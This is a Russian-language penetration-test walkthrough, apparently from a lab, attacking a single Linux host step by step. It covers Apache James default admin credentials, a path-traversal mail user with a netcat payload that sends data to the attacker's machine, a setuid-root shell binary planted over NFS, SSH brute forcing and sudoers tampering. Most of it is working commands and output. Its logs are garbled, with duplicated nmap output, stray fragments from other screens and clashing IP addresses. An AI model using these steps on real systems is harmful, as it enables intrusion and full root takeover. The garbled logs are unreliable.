

Поиск и эксплуатация уязвимостей на сервере.

Эксплуатация уязвимостей в почтовом сервере Apache James.

1.1. Авторизация в James.

Просканируем IP-адрес атакующей машины и определим - установлено ли уязвимое веб-приложение на сервере.

Вывод команды **nmap -p- -sV 192.168.0.103**

```
(root@kali)-[~]
# nmap -p- -sV 192.168.0.103
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-24 18:56 MSK
Nmap scan report for 192.168.0.103
Host is up (0.014s latency).
Not shown: 65520 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
25/tcp    open  smtp         JAMES smtpd 2.3.2
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
110/tcp   open  pop3         JAMES pop3d 2.3.2
111/tcp   open  rpcbind      2-4 (RPC #100000)
119/tcp   open  nntp         JAMES nntpd (posting ok)
873/tcp   open  rsync        (protocol version 31)
2049/tcp   open  nfs          2-4 (RPC #100003)
4555/tcp  open  james-admin  JAMES Remote Admin 2.3.2
4848/tcp  open  tcpwrapped
34019/tcp open  mountd       1-3 (RPC #100005)
37069/tcp open  status       1 (RPC #100024)
46143/tcp open  nlockmgr     1-4 (RPC #100021)
51697/tcp open  mountd       1-3 (RPC #100005)
60187/tcp open  mountd       1-3 (RPC #100005)
MAC Address: A4:DB:30:9E:E9:8E (Liteon Technology)
Service Info: Host: server; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 43.23 seconds
```

Утилита **nmap** определила несколько сервисов, запущенных на атакующей машине. Среди них есть сервис James Remote Admin 2.3.2, запущенный на порте 4555. Подключимся к машине по этому порту, используя **telnet** соединение, и пробуем зайти под учётной записью по умолчанию — Login: root, Password: root.

Вывод команды **telnet 192.168.0.103 4555** и список пользователей через команду **listusers**.

```
(root@kali)-[~]
# telnet 192.168.0.103 4555
Trying 192.168.0.103 ...
Connected to 192.168.0.103.
Escape character is '^]'.
JAMES Remote Administration Tool 2.3.2
Please enter your login and password
Login id:
root
Password:
root
Welcome root. HELP for a list of commands
listusers
Existing accounts 4
user: test
user: BusinessMail
user: serverMail
```

1.2. Создание эксплуатируемого пользователя.

Создаем почтового пользователя с именем "`../../../../../../../../etc/bash_completion.d`" с помощью команды:

`adduser ../../../../../../etc/bash_completion.d password`

И проверим, был ли создан наш новый пользователь командой **`listusers`**.

```
Existing accounts 4
user: test
user: BusinessMail
user: serverMail
user: ../../../../../../etc/bash_completion.d
```

Так как мы обладаем правами администратора, мы можем сбрасывать пароли у всех пользователей. Командой **`setpassword serverMail pass`** сбросим пароль пользователя.

```
setpassword serverMail pass
Password for serverMail reset
```

Теперь мы отправим особое письмо с нашего скомпрометированного адреса электронной почты на только что созданный аккаунт, которое выполнится один раз, когда пользователь войдет в систему. Это делается через протокол SMTP на порт 25.

```
(root@kali)-[~]
# nmap -p- -sV 192.168.0.103
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-24 18:56 MSK
Nmap scan report for 192.168.0.103
Host is up (0.014s latency).
Not shown: 65520 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
25/tcp    open  smtp         JAMES smtpd 2.3.2
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
110/tcp   open  pop3         JAMES pop3d 2.3.2
111/tcp   open  rpcbind      2-4 (RPC #100000)
119/tcp   open  nntp         JAMES nntpd (posting ok)
873/tcp   open  rsync        (protocol version 31)
2049/tcp   open  nfs          2-4 (RPC #100003)
4555/tcp   open  james-admin  JAMES Remote Admin 2.3.2
4848/tcp   open  tcpwrapped
34019/tcp open  mountd       1-3 (RPC #100005)
37069/tcp open  status       1 (RPC #100024)
46143/tcp open  nlockmgr     1-4 (RPC #100021)
51697/tcp open  mountd       1-3 (RPC #100005)
60187/tcp open  mountd       1-3 (RPC #100005)
MAC Address: A4:DB:30:9E:E9:8E (Liteon Technology)
Service Info: Host: server; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 43.23 seconds
```

Подключимся к этому порту 25 через **telnet**-клиент. Далее поочередно вписываем следующие команды. **serverMail** – пользователь, которого мы хотим взломать:

`helo serverMail`

`mail from:<serverMail@localhost>`

`rcpt to: <../../../../../../../../etc/bash_completion.d>`

`data`

Следующая команда отправляет запрос на установление соединения на порту 3333 с использованием утилиты nc (netcat). В запросе используется команда hostname, которая возвращает имя хоста, на котором запущена команда. Таким образом, запрос отправляет имя хоста на указанный IP-адрес и порт.

from: serverMail@localhost

hostname | nc 192.168.0.107 3333

```
(root@kali)-[~]
# telnet 192.168.0.103 25
Trying 192.168.0.103 ...
Connected to 192.168.0.103.
Escape character is '^]'.
220 server SMTP Server (JAMES SMTP Server 2.3.2) ready Sun, 24 Dec 2023 21:04:02 +
0500 (YEKT)
helo serverMail
250 server Hello serverMail (192.168.0.107 [192.168.0.107])
mail from:<'serverMail@localhost'>
250 2.1.0 Sender <'serverMail@localhost'> OK
rcpt to: <../../../../../../../../etc/bash_completion.d>
250 2.1.5 Recipient <../../../../../../../../etc/bash_completion.d@localhost> OK
data
354 Ok Send data ending with <CRLF>.<CRLF>
from: serverMail@localhost
hostname | nc 192.168.0.107 3333
250 2.6.0 Message received
quit
221 2.0.0 server Service closing transmission channel
Connection closed by foreign host.
```

IP-адрес атакующей машины:

```
(root@kali)-[~]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.107 netmask 255.255.255.0 broadcast 192.168.0.255
    inet6 fe80::a00:27ff:fe0e:bc4 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:0e:0b:c4 txqueuelen 1000 (Ethernet)
    RX packets 66783 bytes 4078686 (3.8 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 67356 bytes 4063915 (3.8 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Запустим утилиту **netcat** в режиме прослушивания через параметр **-l**. Параметр **-p** указывает на номер порта, на котором надо прослушивать входящие соединения. Опция **-o** указывает на файл “out”, в который будут записаны данные, полученные от подключающегося клиента.

nc -lvp 3333 -o out

После того, как пользователь serverMail зайдет на сервер. Тогда сработает команда, которую мы писали ранее: `hostname | nc 192.168.0.107 3333`. И тогда в файл "out" будет записано имя хоста, на котором запущена команда.

```
(root@kali)-[/]
# telnet 192.168.0.103 25
Trying 192.168.0.103 ...
Connected to 192.168.0.103.
Escape character is '^J'.
220 server SMTP Server (JAMES SMTP Server 2.3.2) ready T
helo serverMail
250 server Hello serverMail (192.168.0.107 [192.168.0.10
mail from:<'serverMail@localhost>
250 2.1.0 Sender <'serverMail@localhost> OK
rcpt to: <../../../../../../../../etc/bash_completion.d>
250 2.1.5 Recipient <../../../../../../../../etc/bash_co
data
354 Ok Send data ending with <CRLF>.<CRLF>
from: serverMail@localhost
.
hostname | nc 192.168.0.107 3333
.
250 2.6.0 Message received
quit
221 2.0.0 server Service closing transmission channel
Connection closed by foreign host.

(root@kali)-[/]
# nc -lvp 3333 -o out
listening on [any] 3333 ...
192.168.0.103: inverse host lookup failed: Unknown hos
t
connect to [192.168.0.107] from (UNKNOWN) [192.168.0.1
03] 57168
server
[

(root@kali)-[/home/user]
# ssh user1@192.168.0.103
user1@192.168.0.103's password:
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 4.8.0-58-gene
ric x86_64)

* Documentation:  https://help.ubuntu.com/

System information as of Thu Dec 28 17:04:43 +05 202
3

System load: 0.24                Memory usage: 2%  P
rocesses:      82                Swap usage:  0%  U
sers logged in: 0

Graph this data and manage this system at:
https://landscape.canonical.com/

New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Your Hardware Enablement Stack (HWE) is supported unti
l April 2019.
Last login: Sun Apr 16 18:02:14 2023 from albert
Sorry, command-not-found has crashed! Please file a bu
g report at:
https://bugs.launchpad.net/command-not-found/+filebug
Please include the following information with the repo
rt:

command-not-found version: 0.3
```

Эксплуатация уязвимостей в службе NFS.

2.1. Проверка версии NFS на сервере.

Определим, установлено ли уязвимое веб-приложение на сервере атакуемой машины, для этого мы воспользуемся утилитой **nmap**.

nmap -sV 192.168.31.249

```
(root@kali)-[~]
# nmap -p- -sV 192.168.0.103
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-24 18:56 MSK
Nmap scan report for 192.168.0.103
Host is up (0.014s latency).
Not shown: 65520 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux;
protocol 2.0)
25/tcp    open  smtp         JAMES smtpd 2.3.2
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
110/tcp   open  pop3         JAMES pop3d 2.3.2
111/tcp   open  rpcbind      2-4 (RPC #100000)
119/tcp   open  nntp         JAMES nntpd (posting ok)
873/tcp   open  rsync        (protocol version 31)
2049/tcp   open  nfs          2-4 (RPC #100003)
4555/tcp   open  james-admin  JAMES Remote Admin 2.3.2
4848/tcp   open  tcpwrapped
34019/tcp open  mountd       1-3 (RPC #100005)
37069/tcp open  status       1 (RPC #100024)
46143/tcp open  nlockmgr     1-4 (RPC #100021)
51697/tcp open  mountd       1-3 (RPC #100005)
60187/tcp open  mountd       1-3 (RPC #100005)
MAC Address: A4:DB:30:9E:E9:8E (Liteon Technology)
Service Info: Host: server; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 43.23 seconds
```

Протокол NSF обычно прослушивается на портах 111 и 2049, на атакуемом нами сервере такие порты открыты. Кроме того, мы можем увидеть, что версия nfs указана 2-4. Для определения версий NFS, поддерживаемых в настоящее время, будем использовать утилиту **rpcinfo** и установим **nfs-client** командой:

apt-get install nfs-client

Далее проверим версию nfs на атакуемой машине:

rpcinfo -p 192.168.0.103

```
(root@kali)-[/]
# rpcinfo -p 192.168.0.103
program vers proto  port  service
100000    4    tcp    111   portmapper
100000    3    tcp    111   portmapper
100000    2    tcp    111   portmapper
100000    4    udp    111   portmapper
100000    3    udp    111   portmapper
100000    2    udp    111   portmapper
100024    1    udp    54262 status
100024    1    tcp    37069 status
100003    2    tcp    2049  nfs
100003    3    tcp    2049  nfs
100003    4    tcp    2049  nfs
100227    2    tcp    2049  nfs_acl
100227    3    tcp    2049  nfs_acl
100003    2    udp    2049  nfs
100003    3    udp    2049  nfs
100003    4    udp    2049  nfs
100227    2    udp    2049  nfs_acl
100227    3    udp    2049  nfs_acl
100021    1    udp    55519 nlockmgr
100021    3    udp    55519 nlockmgr
100021    4    udp    55519 nlockmgr
100021    1    tcp    46143 nlockmgr
100021    3    tcp    46143 nlockmgr
100021    4    tcp    46143 nlockmgr
100005    1    udp    37060 mountd
100005    1    tcp    34019 mountd
100005    2    udp    58075 mountd
100005    2    tcp    51697 mountd
100005    3    udp    44108 mountd
100005    3    tcp    60187 mountd
```

2.2. Монтирование доступных экспортов NFS.

Теперь перечислим доступные экспорты NFS на удаленном сервере с помощью утилиты **Metasploit**.

msfconsole

```
(root@kali)-[~]
# msfconsole
Metasploit tip: Display the Framework log using the log command, learn
more with help log

IIIIII  dTb.dTb
II      4' v 'B
II      6. .P
II      'T; .;P'
II      'T; ;P'
II      'YvP'
IIIIII

I love shells --egypt

=[ metasploit v6.3.43-dev ]
+ -- ==[ 2376 exploits - 1232 auxiliary - 416 post ]
+ -- ==[ 1388 payloads - 46 encoders - 11 nops ]
+ -- ==[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/ able to hear"

msf6 > search nfs
```

Найдем эксплойты в базе данных **Metasploit** по ключевому слову «nfs».

search nfs

Matching Modules

#	Name	Rank	Check	Description	Discl
06-02	exploit/multi/http/atlassian_confluence_namespace_ognl_injection	excellent	Yes	Atlassian Confluence Namespace OGNL Injection	2022-
08-25	exploit/multi/http/atlassian_confluence_webwork_ognl_injection	excellent	Yes	Atlassian Confluence WebWork OGNL Injection	2021-
2	auxiliary/dos/freebsd/nfsd/nfsd_mount	normal	No	FreeBSD Remote NFS RPC Request Denial of Service	
05-15	exploit/windows/ftp/labf_nfsaxe	normal	No	LabF nfsAxe 3.7 FTP Client Stack Buffer Overflow	2017-
04-11	exploit/osx/local/nfs_mount_root	normal	Yes	Mac OS X NFS Mount Privilege Escalation Exploit	2014-
5	auxiliary/scanner/nfs/nfsmount	normal	No	NFS Mount Scanner	
09-30	exploit/netware/sunrpc/pkernel_callit	good	No	NetWare 6.5 SunRPC Portmapper CALLIT Stack Buffer Overflow	2009-
11-06	exploit/windows/nfs/xlink_nfsd	average	No	Omni-NFS Server Buffer Overflow	2006-
10-03	exploit/windows/ftp/xlink_client	normal	No	Xlink FTP Client Buffer Overflow	2009-
10-03	exploit/windows/ftp/xlink_server	good	Yes	Xlink FTP Server Buffer Overflow	2009-

Interact with a module by name or index. For example `info 9`, `use 9` or `use exploit/windows/ftp/xlink_server`

Воспользуемся эксплойтом под номером 5, который позволяет просканировать удалённый хост на наличие доступных для монтирования NFS экспортов. Выберем данный эксплойт и произведем настройки.

use auxiliary/scanner/nfs/nfsmount

show options

set rhosts 192.168.0.103

```
msf6 > use auxiliary/scanner/nfs/nfsmount
msf6 auxiliary(scanner/nfs/nfsmount) > show options

Module options (auxiliary/scanner/nfs/nfsmount):

  Name      Current Setting  Required  Description
  ---      -
  HOSTNAME  192.168.0.107    no        Hostname to match shares against
  LHOST      192.168.0.107    no        IP to match shares against
  PROTOCOL   udp              yes       The protocol to use (Accepted: udp, tcp)
  RHOSTS     yes              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      111              yes       The target port (TCP)
  THREADS    1                yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/nfs/nfsmount) > set rhosts 192.168.0.103
rhosts => 192.168.0.103
```


Запустим эксплойт командой **run**.

```
msf6 auxiliary(scanner/nfs/nfsmount) > run 192.168.0.103:/home nfs
Created symlink /run/systemd/system/remote-fs.target.wants/rpc-statd.service
[+] 192.168.0.103:111 cmd - 192.168.0.103 Mountable NFS Export: / [*]
[+] 192.168.0.103:111 cmd - 192.168.0.103 Mountable NFS Export: /home [*]
[*] 192.168.0.103:111 cmd - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

По результату работы эксплойта видим, что доступна для монтирования директория /home. Создаём папку nfs и монтируем NFS /home директорию:

mkdir nfs

mount -o vers=3 192.168.31.249:/home nfs

```
(root@kali)-[/home/user]
# mkdir nfs
ll module info with the info, or info -d command.
(root@kali)-[/home/user]
# mount -o vers=3 192.168.0.103:/home nfs
Created symlink /run/systemd/system/remote-fs.target.wants/rpc-statd.service
→ /lib/systemd/system/rpc-statd.service. NFS Export: / [*]
NFS Export: /home [*]
NFS Export: /home [*]
```

Перейдем в созданную нами папку и проверим права доступа у папок и файлов в ней.

cd ./nfs

ls -al

В монтированной папке есть папка пользователя server и user1. Теперь можем углубиться и изучить хранимое в папках этих пользователей на наличие интересной для нас информации. Прочитаем файл Important.txt командой **cat**.

В файле указан пароль – pass111word.

```
(root@kali)-[/home/user]
# cd ./nfs
y/scanner/nfs/nfsmount))
(root@kali)-[/home/user/nfs]
# ls -al
total 16
drwxr-xr-x  4 root root 4096 Apr 16 2023 .
drwxr-xr-x 16 user user 4096 Dec 24 20:00 ..
drwxrwxr-x 19 user user 4096 May  8 2023 server
drwxr-xr-x  4 1002 1002 4096 Apr 16 2023 user1
root@kali:~/nfs# cd ./user1
yes The number of concurrent threads (max one per host)
(root@kali)-[/home/user/nfs/user1]
# ls
Important.txt tmp
Important.txt tmp the info, or info -d command.
(root@kali)-[/home/user/nfs/user1]
# cat Important.txt
pass:pass111word 192.168.0.103 Mountable NFS Export: / [*]
```

2.3. Получение полного доступа к системе.

В смонтированной папке nfs, в папке пользователя user1/tmp создадим исполняемый файл с расширением .c. Эта команда создаст программу, которая исполнит следующие системные функции: setgid(0) устанавливает ID группы на 0 (root); setuid(0) устанавливает ID пользователя на 0 (root); system("/bin/bash") запустит интерпретатор оболочки Bash. return 0 завершит программу.

```
echo 'int main() { setgid(0); setuid(0); system("/bin/bash"); return 0; }' > ./nfs_payload.c
```

Скомпилируем наш файл с помощью компилятора gcc командой **gcc ./nfs_payload.c -o nfs_payload** и установим бит setuid для исполняемого файла **chmod +s ./nfs_payload**.

```
(root@kali)-[/home/user/nfs/user1/tmp]
# echo 'int main() { setgid(0); setuid(0); system("/bin/bash"); return 0; }' > ./nfs_payload.c

(root@kali)-[/home/user/nfs/user1/tmp]
# gcc ./nfs_payload.c -o nfs_payload
./nfs_payload.c: In function 'main':
./nfs_payload.c:1:14: warning: implicit declaration of function 'setgid' [-Wimplicit-function-declaration]
1 | int main() { setgid(0); setuid(0); system("/bin/bash"); return 0; }
  |               ^
./nfs_payload.c:1:25: warning: implicit declaration of function 'setuid' [-Wimplicit-function-declaration]
1 | int main() { setgid(0); setuid(0); system("/bin/bash"); return 0; }
  |                       ^
./nfs_payload.c:1:36: warning: implicit declaration of function 'system' [-Wimplicit-function-declaration]
1 | int main() { setgid(0); setuid(0); system("/bin/bash"); return 0; }
  |                                   ^
(root@kali)-[/home/user/nfs/user1/tmp]
# chmod +s ./nfs_payload

(root@kali)-[/home/user/nfs/user1/tmp]
# ls -al
total 28
drwxr-xr-x 2 root root 4096 Dec 24 20:25 .
drwxr-xr-x 4 1002 1002 4096 Apr 16 2023 ..
-rwsr-sr-x 1 root root 16064 Dec 24 20:25 nfs_payload
-rw-r--r-- 1 root root 68 Dec 24 20:24 nfs_payload.c
```

Далее подключаемся к серверу по SSH под учётной записью user1ю.

```
ssh user1@192.168.0.103
```

Теперь, чтобы получить доступ к системе как пользователь root, откроем исполняемый файл, который мы создавали ранее.

```
/home/user1/tmp/nfs_payload
```

```
user1@server:~$ whoami
user1
user1@server:~$ sudo su
[sudo] password for user1:
Sorry, user user1 is not allowed to execute '/bin/su' as root on server.
user1@server:~$ /home/user1/tmp/nfs_payload
```

Проверим командой **whoami** права доступа после запуска файла.

```
root@server:~# whoami
root
root@server:~#
```


Эксплуатация уязвимостей в конфигурации Sudoers.

3.1. Брутфорс в систему.

Перед тем, как мы начнем атаковать приложение **sudo**, нам нужно найти сервер SSH. Сканируем машину утилитой **nmap** на наличие открытого порта.

nmap -sV 192.168.0.103

```
(root@kali)-[/]
# nmap -sV 192.168.0.103
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-27 18:41 MSK
Nmap scan report for 192.168.0.103
Host is up (0.050s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
25/tcp    open  smtp         JAMES smtpd 2.3.2
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
110/tcp   open  pop3         JAMES pop3d 2.3.2
111/tcp   open  rpcbind      2-4 (RPC #100000)
119/tcp   open  nntp         JAMES nntpd (posting ok)
873/tcp   open  rsync        (protocol version 31)
2049/tcp  open  nfs          2-4 (RPC #100003)
4848/tcp  open  tcpwrapped
MAC Address: A4:DB:30:9E:E9:8E (Liteon Technology)
Service Info: Host: server; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.87 seconds
```

Запускаем msfconsole, ищем search ssh login.

msfconsole
search ssh login

```
msf6 > search ssh login

Matching Modules
=====
```

#	Name	Disclosure Date	Rank
0	exploit/linux/http/alienvault_exec	2017-01-31	excellent
1	auxiliary/scanner/ssh/apache_karaf_command_execution	2016-02-09	normal
2	auxiliary/scanner/ssh/karaf_login		normal
3	exploit/unix/ssh/array_vxag_vapv_privkey_privesc	2014-02-03	excellent
4	auxiliary/scanner/ssh/cerberus_sftp_enumusers	2014-05-27	normal
5	auxiliary/scanner/http/cisco_firepower_login		normal
6	exploit/linux/ssh/cisco_ucs_scuser	2019-08-21	excellent
7	exploit/linux/http/fortinet_authentication_bypass_cve_2022_40684	2022-10-10	excellent
8	exploit/linux/ssh/microfocus_obr_shrboadmin	2020-09-21	excellent
9	post/linux/manage/sshkey_persistence		excellent
10	post/windows/manage/sshkey_persistence		good
11	auxiliary/scanner/ssh/ssh_login		normal
12	auxiliary/scanner/ssh/ssh_login_pubkey		normal

Воспользуемся эксплойтом под номером 11, который позволяет подобрать логин и пароль для ssh методом брутфорс.

Выберем эксплойт и посмотрим настройки.

use auxiliary/scanner/ssh/ssh_login
show options

```
msf6 > use 11
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):
```

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD	msf6ones default: empty	no	A specific password to authenticate with
PASS_FILE	userpass.txt	no	File containing passwords, one per line
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	22	yes	The target port
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	false	yes	Whether to print output for all attempts

View the full module info with the `info`, or `info -d` command.

Установим параметры:

set USER_FILE /usr/share/wordlists/metasploit/default_users_for_services_unhash.txt
set PASS_FILE /usr/share/wordlists/metasploit/adobe_top100_pass.txt
set RHOSTS 192.168.0.103
set STOP_ON_SUCCESS true
set VERBOSE true

```
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /usr/share/wordlists/metasploit/default_users_for_services_unhash.txt
USER_FILE => /usr/share/wordlists/metasploit/default_users_for_services_unhash.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /usr/share/wordlists/metasploit/adobe_top100_pass.txt
PASS_FILE => /usr/share/wordlists/metasploit/adobe_top100_pass.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.0.103
rhosts => 192.168.0.103
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
msf6 auxiliary(scanner/ssh/ssh_login) > █
```

Запустим эксплойт командой **run**.

```
[*] 192.168.0.103:22 - Failed: 'test:buster'
[*] 192.168.0.103:22 - Failed: 'test:555555'
[*] 192.168.0.103:22 - Failed: 'test:liverpool'
[*] 192.168.0.103:22 - Failed: 'test:abc'
[*] 192.168.0.103:22 - Failed: 'test:whatever'
[*] 192.168.0.103:22 - Failed: 'test:11111111'
[*] 192.168.0.103:22 - Failed: 'test:102030'
[*] 192.168.0.103:22 - Failed: 'test:123123123'
[*] 192.168.0.103:22 - Failed: 'test:andrea'
[*] 192.168.0.103:22 - Failed: 'test:pepper'
[*] 192.168.0.103:22 - Failed: 'test:nicole'
[*] 192.168.0.103:22 - Failed: 'test:killer'
[*] 192.168.0.103:22 - Failed: 'test:abcdef'
[*] 192.168.0.103:22 - Failed: 'test:hannah'
[*] 192.168.0.103:22 - Failed: 'test:test'
[*] 192.168.0.103:22 - Failed: 'test:alexander'
[*] 192.168.0.103:22 - Failed: 'test:andrew'
[*] 192.168.0.103:22 - Failed: 'test:222222'
[*] 192.168.0.103:22 - Failed: 'test:joshua'
[*] 192.168.0.103:22 - Failed: 'test:freedom'
[*] 192.168.0.103:22 - Failed: 'test:samsung'
[*] 192.168.0.103:22 - Failed: 'test:asdfghj'
[*] 192.168.0.103:22 - Failed: 'test:purple'
[*] 192.168.0.103:22 - Failed: 'test:ginger'
[*] 192.168.0.103:22 - Failed: 'test:123654'
[*] 192.168.0.103:22 - Failed: 'test:matrix'
[*] 192.168.0.103:22 - Success: 'test:secret' 'Could not chdir to home directory /home/test: No such file or directory uid=1001(test) gid=1001(test) groups=1001(test) Could not chdir to home directory /home/test: No such file or directory Linux server 4.8.0-58-generic #63~16.04.1-Ubuntu SMP Mon Jun 26 18:08:51 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux'
[*] SSH session 1 opened (192.168.0.107:44849 → 192.168.0.103:22) at 2023-12-27 20:20:22 +0300
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > |
```

Эксплойт нашел успешные логин и пароль для последующего входа. Логин – test; Пароль – secret. Теперь подключимся к пользователю test, которого только что определили, используя ssh-соединение. Пароль укажем secret.

ssh test@192.168.0.103

```
(root@kali)-[/home/user]
# ssh test@192.168.0.103
test@192.168.0.103's password:
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 4.8.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

System information as of Mon Dec 25 01:12:15 +05 2023

System load:  0.0               Processes:    213
Usage of /:   16.4% of 21.29GB   Users logged in: 2
Memory usage: 30%              IP address for eth0: 192.168.0.103
Swap usage:   0%

Graph this data and manage this system at:
https://landscape.canonical.com/

12 updates can be installed immediately.
11 of these updates are security updates.
To see these additional updates run: apt list --upgradable

New release '16.04.7 LTS' available.  Run 'do-release-upgrade' to upgrade to it.

Your Hardware Enablement Stack (HWE) is supported until April 2019.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

Проверяем результат соединения и пользователя, под которым мы подключились к системе, командой **whoami**.

```
test@server:/$ whoami
test
```


3.2. Получение важной информации.

Попытаемся открыть файл Important.txt по пути /home/server/Important.txt. И проверим права доступа к этому файлу.

```
test@server:/$ cat /home/server/Important.txt
cat: /home/server/Important.txt: Permission denied
test@server:/$ ls -dl /home/server/Important.txt
-rwx----- 1 root root 23 Apr 18 2023 /home/server/Important.txt
```

Права доступа есть только у пользователя root и прочитать сейчас этот файл нельзя.

Зная пароль от пользователя test, можем получить доступ к исполнению команд от пользователя root.

Попробуем это сделать командой **sudo -su**.

```
test@server:/$ sudo su
[sudo] password for test:
Sorry, user test is not allowed to execute '/bin/su' as root on server.
test@server:/$
```

Следующая команда используется для просмотра списка разрешений пользователя, которые указаны в файле конфигурации sudoers.

sudo -l

```
test@server:/$ sudo -l
Matching Defaults entries for test on server:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

User test may run the following commands on server:
    (ALL) NOPASSWD: /usr/bin/vi, /usr/bin/python3.4, /usr/bin/python3, /u$
test@server:/$
```

Видим, что пользователю test разрешено использовать следующие инструменты от имени администратора: vi, python.

Отредактируем файл sudoers, чтобы расширить список инструментов для нашего пользователя test.

sudo python3 -c 'import os;os.system("vi /etc/sudoers")'

```
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
server  ALL=(ALL:ALL) ALL

# "the quieter you become, the more you are able to hear"
Cmnd_Alias ALLOWED_CMDS = /usr/bin/vi, /usr/bin/python3.4, /usr/bin/python3, /u$
test    ALL=(ALL) NOPASSWD: ALLOWED_CMDS
user1    ALL=(ALL) NOPASSWD: ALLOWED_CMDS
# Members of the admin group may gain root privileges
%admin    ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo    ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

"/etc/sudoers" [readonly] 34L, 941C                                     1,1                                     Top
```

Отредактируем строчку `Cmnd_Alias ALLOWED_CMDS = /usr/bin/vi, /usr/bin/python3.4, /usr/bin/python3, /u$` на строчку `Cmnd_Alias ALLOWED_CMDS = /usr/bin/vi, /usr/bin/python3.4, /usr/bin/python3, /usr/bin/nmap, /bin/sh`.

```
Cmnd_Alias ALLOWED_CMDS = /usr/bin/vi, /usr/bin/python3.4, /usr/bin/python3, /usr/bin/nmap, /bin/sh
```

Проверяем результат командой `sudo -l`.

```
test@server:/$ sudo -l
Matching Defaults entries for test on server:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/sbin\:/bin\:/snap/bin

User test may run the following commands on server:
    (ALL) NOPASSWD: /usr/bin/vi, /usr/bin/python3.4, /usr/bin/python3, /usr/bin/nmap, /usr/bin/sh
```

Теперь пользователю test разрешено использовать следующие инструменты от имени администратора: vi, python, nmap, sh.

3.3. Эскалация привилегий через Vi.

